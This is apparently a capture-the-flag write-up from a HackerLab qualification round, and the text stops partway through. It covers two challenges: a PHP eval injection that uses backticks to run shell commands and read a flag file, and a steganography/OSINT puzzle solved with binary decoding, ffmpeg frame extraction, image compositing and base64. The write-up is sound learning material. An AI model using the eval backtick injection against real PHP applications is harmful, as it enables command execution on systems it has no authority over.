

```
CTF_PHP_S0URc3_c0D3_4M4Z1NG_9741926
```

The other `flag.txt` file is a troll

Another interesting character that php `eval` takes as a command is back tick which basically does `shell_exec`

```
Backtick - `
```

Here's the way to use it




```
`cat+FLAG_07314077310473014032840914317407104318403173014717430`
```

Category: Qualification stages

Hèviosso nou gué


At first I didn't want to do it because of the category (Steg, Osint, Forensic) it's under and that's what I don't like solving

But after seeing that a lot of people have solved it I said let me give it a go

And eventually after solving it I can say I learnt new things


Less talk more hacking :slight_smile:

Going over to the mega link attached shows this video




I downloaded it

And after watching it at the end of the movie it showed this



BTW it also showed some recap of last year HackerLab and here's a photo of my friends lock picking (they solved all the lock picks btw lol)



The text is clearly in it's binary form

```
00111000 01001011 01000001
01110001 01110100 00110001
01101101 01100001 01110110
01000100 01100010 00101111
01100101 01100010 00101110
01110101 01110100 01110101
01101111 01111001 00101111
00101111 00111010 01110011
01110000 01110100 01110100
01101000
```

I wrote a quick python script to decode it

```
binary = [
    '00111000', '01001011', '01000001',
    '01110001', '01110100', '00110001',
    '01101101', '01100001', '01110110',
    '01000100', '01100010', '00101111',
    '01100101', '01100010', '00101110',
    '01110101', '01110100', '01110101',
    '01101111', '01111001', '00101111',
```

```
    '00101111', '00111010', '01110011',
    '01110000', '01110100', '01110100',
    '01101000']

decode = []

for i in range(len(binary)):
    decode.append(int(binary[i], 2))

print(''.join(map(chr, decode)))
```


Running the script gives this

It looks like a YouTube link but the word has been reversed

So here's the right version of it


```
https://youtu.be/bDvam1tqAK8
```

Going over the link shows this video




There are three things to notice:

- The title of the video looks like base{} encoded value
- The video shows that some words are being types but it isn't clear
- The YouTube user account that created this video

I spent about a day with this portion of the challenge

And that encoded value when decoded is hinting to the video



I played with the video for a while and tried things like attempting to remove the black background but I noticed that's futile because on each like about a second of the video the frames are just shown

So even if I completely remove the black background it won't change anything

Now what can we do?

Well since characters are shown on each frames how can we extract the frame?


After searching the internet I found that one best tool for video manipulation is `ffmpeg`

So I used `ffmpeg` to do this


```
ffmpeg -i canyouseeme.mp4 frames/frame%d.png 2>/dev/null
```

It created 625 frames gotten from the video file

If we take a look at it we will see some values



But it's no use since that's not understandable

It's best when the images are all merged together right?

That's what I did


I searched on the tool we can use to achieve this and found the `composite` command

Here's how I merge the images together


```
- cp frame1.png result.png
- for f in frame*.png; do composite -compose Screen "$f" result.png
```

```
result.png ;done
```


On viewing the merged image shows this



We can extract the using a script but I wrote it manually

```
QXV0aG9yOiBAdGVnYmVzc291MQ==
```

Decoding it gives this





```
Author: @tegbessou1
```

So we have a name

